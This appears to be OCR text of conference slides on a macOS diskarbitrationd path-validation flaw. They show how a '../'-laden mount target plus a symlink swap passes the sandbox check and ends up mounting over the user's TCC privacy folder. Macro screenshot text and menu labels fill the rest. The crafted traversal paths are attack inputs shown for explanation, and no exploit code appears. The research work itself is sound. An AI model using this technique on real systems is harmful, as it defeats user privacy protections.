



THE PATH IS UNCHANGED ==> placing a symlink will cause it to fail at xnu



caller
diskarbitrationd
mount
xnu
DADiskMountWithArgumentsCommon
realpath
CFURLCreateFromFileSystemRepresentation
- removes ../
- resolves symlink
PERSISTENT!!
DAServerSessionQueueRequest
CFURLCreateFromFileSystemRepresentation
sandbox_checkby_audit_token
- removes ../
- resolves symlink
ONLY FOR THE TIME OF CHECK!!
- removes ../
- resolves symlink
FINAL RESOLUTION!!
UNDER CALLER CONTROL ==> ../ will remain till the end



caller
diskarbitrationd
mount
xnu
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: NA


caller
diskarbitrationd
mount
xnu
sandbox_checkby_audit_token
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: /private/tmp/1/2/3/../../../Users/crab/Library/Application Support/com.apple.TCC



caller
diskarbitrationd
mount
xnu
sandbox_checkby_audit_token
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir -> /private/tmp/1/2/3
resolved path: /private/tmp/Users/crab/Library/Application Support/com.apple.TCC
pass


caller
diskarbitrationd
mount
xnu
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir
resolved path: NA



caller
diskarbitrationd
mount
xnu
OPERATION
target: /private/tmp/dir/../../../Users/crab/Library/Application Support/com.apple.TCC
dir (not a symlink)
resolved path: /Users/crab/Library/Application Support/com.apple.TCC/
pass


Terminal Shell Edit View Window Help
Mon Jun 3 8:14
crab — -zsh — 80×24
crab@see ~ % codesign -dv --entitlements - /Applications/DADirTraverse.app
Console
0 messages
Pause
Now
Activities
Clear
Reload
Info
Share
PROCESS DADirTraverse
All Messages
Errors and Faults
Save
Type
Time
Process
Message
Devices
crab's Virtual...
Reports
Crash Reports
Network
Notifications
Sound
Focus
Screen Time
General
Appearance
Accessibility
Control Center
Siri & Spotlight
Privacy & Security
Desktop & Dock
Displays
Applications
crab
Locations
iCloud Dri...
crab's Vir...
Foo1
Guest
disk
Tags
Red
Orange
App Store
Automator
Books
Calculator
Calendar
Chess
Clock
Contacts
DADirTraverse
Dictionary
FaceTime
Find My
Font Book
DADirTraverse
Application - 143 KB
Information
JUN
3

